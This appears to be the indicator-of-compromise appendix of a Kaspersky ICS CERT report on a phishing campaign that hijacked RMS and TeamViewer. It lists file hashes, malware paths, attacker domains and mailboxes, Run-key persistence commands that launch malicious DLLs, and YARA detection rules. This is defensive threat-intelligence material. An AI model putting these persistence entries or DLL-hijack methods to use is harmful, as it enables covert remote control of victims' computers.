%APPDATA%\Roaming\NTLocalData

Malicious attachments

File name	MD5
Отраслевая программа закупок ПАО РОСАТОМ.exe	34A1E9FCC84ADC4AB2EC364845F64220
Отраслевая программа закупок ПАО РОСАТОМ (код 917815).rar	59e172ec7d73a5c41d4dbb218ca1af66
OPLATA REESTR skrin dogovor.doc.com	DDCD67B7B83E73426B4D35881789E7DC
doc.pdf.oplat 27.12.2017.rar	
1c пп.pdf	
(№ 444.pdf.com	2374C93EFBE32199B177EB12F96B6166
новый текстовый.txt.com	C531C45B08B692D84CF0699EF92F0134
oplata022018rm.rar	
oplata 1c_2 scan.pdf.com	e5562389a49680c25e67b750b2c368eb
reestr oplat 1c от 01.12.2017.rar	
1C tshetim.rar	3a636038a3d893e441f25696bcbf2c73
1C kopiya №5.pdf.scr	f9b14393b995a655e72731c8b6ce78fd
WinRAR pp.rar	6e10bc85be5d330e9aed5b5c87ccee38
kopiya WinRAR.docx.scr	f8ec2d059d937723becd92eae050a097
act sverki 09.10.2017 crbarin.pdf.com	21ae834bdd5b89bacacca4d51cf82148
ooooplata №489 012018 pdf.com	21089b34d8f9cb7910f521e30aa55908

Other malware used by attackers or found on malware command-and-control servers

Malware family	MD5
AzoRult	3463d4a1dea003b9904674f21904f04b
BabylonRAT	075ff2fb2e33a319e56a8955fade154e
BabylonRAT	aa6797ec4d23a39f91ddd222a31ddd1e
Betabot	ba9747658aa8263b446bc29b99c0071f
AzoRult	61aecb3e037e01bc0ad1062e6ff557e6
AzoRult	4fd16e0e8bf3ae4ff155e461b2eccb79
Betabot	db0954a2f9c95737d1e54a1f9cf01404
Delphi Keylogger	ccb184bbb7d257f02e2f69790d33f3b6
BabylonRAT	5f19025a2ac2afeb331d4a0971507131
Betabot	579a5233fe9580e83fb20c2addb1a303
Hallaj PRO Rat	567157989551a5c6926c375eb0652804
AzoRult	5a610962baf6081eb809a9e460599871

Malware modules installed in the system

File path in the infected system	MD5
%APPDATA%\Roaming\NTLocalAppData\winspool.drv	3EE5C1AB93EFE2C4023275B64652D015
	160E19D53A441715B6BF08C4D48B0DAC
	964E8B7A72B5A8013355899A6AC086C7
	5A6EFA2921D3174BB9808FA3A3400D13
	E70F6D97CFA140D34F1D47860F2F7E13
%APPDATA%\Roaming\LocalDataNT\winspool.drv	3ee5c1ab93efe2c4023275b64652d015
	5A6EFA2921D3174BB9808FA3A3400D13
	5b85ad4de2c70479b2b98378410b4b3c
%ALLUSERSPROFILE%\rfusclient.exe	4f980bf18db0bcf44b088ca64b015513
%ALLUSERSPROFILE%\rutserv.exe	442d8a7375e2c60b9975c7fb2fb7370e

%APPDATA%\Roaming\LocalDataNT\msimg32.dll	70c16fce0a489c77345ccfe5aee22e8a
%APPDATA%\Roaming\NTLocalAppData\msimg32.dll	8c4e9016b9b4db809dd312f971a275b1
	16b4ebfdf74db8f730f2fb4d03e86d27
%APPDATA%\Roaming\NTLocalData\rmmzx.exe	7e680f2c66fcb42facd8630cce2abe2c

Legitimate objects used by the malware

File path in the infected system	MD5
%APPDATA%\Roaming\LocalDataNT\seldon1.7-netinstall.exe	f3cb88f1b5e6717b1c45c67f66009afd
%APPDATA%\Roaming\LocalDataNT\vp8encoder.dll	3e6c2703e1c8b6b2b3512aff48099462
%APPDATA%\Roaming\NTLocalAppData\vp8encoder.dll	
%APPDATA%\Roaming\NTLocalAppData\IMG.JPG	42752438b8903a00d17b93ec354643b8
%APPDATA%\Roaming\NTLocalData\IMG.JPG	
%APPDATA%\Roaming\NTLocalAppData\pp.pdf	6c92bfdb0463fd86e0b710444b827b7c

Malware configuration files

File path in the infected system	MD5
%APPDATA%\Roaming\LocalDataNT\InternetId.rcfg	8c5b459d59cde2f045a84947715cd767
	46d0d84f2623a116f39cc9487ac42325
	ffc1424e9bf7481a5b70a58e246fed45
	e2465454004a30e4384ffc6addacebca
%APPDATA%\Roaming\NTLocalAppData\InternetId.rcfg	52f03af53b73c606fb448f897fd61abe
	d94c39cbf88e3b470e39c28cd0c64865
	ee56723bf5fc7ad520c601af692e9537
	a027cb63ce9e3842e2fda29951ac0626
	4ff18a14437332737a7adfaf3fdc8894
	fa7bf66cf0d1ffd8773848cc0e9d97da

%APPDATA%\Roaming\LocalDataNT\notification.rcfg	1397ba437d24a03931720287007a2ce5
	482ad30376b02fc43bd84521dd823f20
%APPDATA%\Roaming\NTLocalAppData\notification.rcfg	9d98fc53cc578cdedd0125b567ba97bf
	7b2b766029ac0ddc25a3f7f6635d5dfa
	0cbd2ed26d8e9e984f2f2211db04673c
	f750453b6eb5cc1a2e83be95980ba9bf
%APPDATA%\Roaming\LocalDataNT\Options.rcfg	7f2f5143ac6fe02518853946b9c6d417
	1ba3c285bb65d9e24e49aab0c42cdba8
	4b346396d67bf113f4b497aa817f66d0
	3111797aa87101fd67573c7669ca4e92
%APPDATA%\Roaming\NTLocalAppData\Options.rcfg	ec2c5f7cff8cfb8d3731e06bdb99d687
	6c71e65f0cc9870472d47cd9b71d8902
	f866f79657b696e901e9f046de62e31e
	3a878d7072511bda3de6adba00c7aeaa
	06813c2f312769e3662afc5c682db1a0
	3bd21d949771d628081b48160cddd213
%APPDATA%\Roaming\LocalDataNT\Password.rcfg	60154c16e8d06c1519188d396c713837
%APPDATA%\Roaming\NTLocalAppData\Password.rcfg	60154c16e8d06c1519188d396c713837
	bd01624c021a36ff960bf92cace9e5bc
	c6b7d274f25667c4c4035b4a08493d0e
%APPDATA%\Roaming\LocalDataNT\tvr.cfg	bdf3f1c6c90ccc8c10a22b48bfbe3fa5
%APPDATA%\Roaming\NTLocalAppData\tvr.cfg	4c93b851992e03c51292d0b956450de1
	3dad56414442ca61ef6810fdf48d5528
%APPDATA%\Roaming\NTLocalData\tvr.cfg	3dad56414442ca61ef6810fdf48d5528

Malware registry keys

Registry key path	Registry value
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\WinPrint	"%APPDATA%\Roaming\LocalDataNT\WinPrint.exe" r "WinPrintSvc.exe"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\NTAdminSystem	"%SystemDir%\rundll32.exe" "%AppData%\Roaming\NTLocalAppData\winspool.drv",RAI r "NTAdmin.exe"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\NTAdminSystem	%AppData%\Roaming\NTLocalAppData\NTAdmin.exe
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\sys	%ProgramData%\rutserv.exe "
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\SkypeC0SvcService.exe	C:\Windows\system32\regsvr32.exe /s scrrun.dll "C:\Users\user\AppData\Roaming\NTLocalData\msimg32.dll" htvrh666 "C:\Users\user\AppData\Roaming\NTLocalData\SkypeC0SvcService.exe" r
HKEY_CURRENT_USER\Software\TektonIT\Remote Manipulator System\Server\Parameters\CalendarRecordSetting	Settings for the program's parameters
HKEY_CURRENT_USER\Software\TektonIT\Remote Manipulator System\Server\Parameters\InternetId	
HKEY_CURRENT_USER\Software\TektonIT\Remote Manipulator System\Server\Parameters\notification	
HKEY_CURRENT_USER\Software\TektonIT\Remote Manipulator System\Server\Parameters\Options	
HKEY_CURRENT_USER\Software\TektonIT\Remote Manipulator System\Server\Parameters\Password	

Typical characteristics of the network activity of legitimate software used by the attackers

1. Host: server.remoteutilities.com
2. Host: rmansys.ru
3. Host: rms-server.tektonit.ru
4. User-Agent: Mozilla/4.0 (compatible; RMS)
5. User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate)
6. Connections to servers *.teamviewer.com
7. A combination of the following fields in HTTP headers: HTTP/1.0 and Content-Type: image/jpeg.

Servers used by the attackers

The web resources listed below are not associated with any real-world organizations; the attackers chose some of the domain names to disguise their resources as the resources of well-known companies.

rosatomgov.ru (IP: 81.177.141.15)
micorsoft.info (IP: 208.91.198.93)
buhuchetooo.ru (IP: 185.51.247.125)
barinovbb.had.su (IP: 185.51.247.169)
barinoh9.beget.tech (IP: 87.236.19.244)
papaninili.temp.swtest.ru (IP: 77.222.57.247)
mts2015stm.myjino.ru (IP: 81.177.135.151)

document-buh.com (IP: 191.101.245.101)

Email addresses to which the malware sends messages

barinovbb2018@yandex.ru
drozd04m@gmail.com
barinovbb@yandex.ru
barinovbb101@yandex.ru

Appendix 2 – Yara rules

```
import "pe"

rule RMS_winspooldrv_dllhijack {
meta:
   description = "winspool.drv malicious file used in RMS RAT"
   hash = "5a6efa2921d3174bb9808fa3a3400d13"
   hash = "bb188e1e92e2be8a1ff009fe22f58f7f"
   version = "1.1"

strings:
          $a1= "Password.rcfg" fullword
          $a2 = "Password.rcfg" wide fullword
          $b1= "winspool.drv" fullword
          $b2= "killrms" wide fullword

condition:
      uint16(0) == 0x5A4D
          and any of ($a*)
          and all of ($b*)
          and filesize < 100000
}

rule TeamViewer_msimg32_dllhijack {
meta:
   description = "msimg32.dll malicious file used in TeamViewer"
   hash = "16b4ebfdf74db8f730f2fb4d03e86d27"
   hash = "8c4e9016b9b4db809dd312f971a275b1"
   version = "1.1"

strings:
          $a1="msimg32.dll" fullword

condition:
      uint16(0) == 0x5A4D
          and any of ($a*)
          and pe.exports("SvcMain")
          and pe.number_of_exports >6
          and filesize > 50000
          and filesize < 200000
}
```

Kaspersky Lab Industrial Control Systems Cyber Emergency Response Team (Kaspersky Lab ICS CERT) is a global project of Kaspersky Lab aimed at coordinating the work of industrial automation system vendors, owners and operators of industrial facilities and IT security researchers in addressing issues associated with protecting industrial enterprises and critical infrastructure facilities.

Kaspersky Lab ICS CERT

Ics-cert@kaspersky.com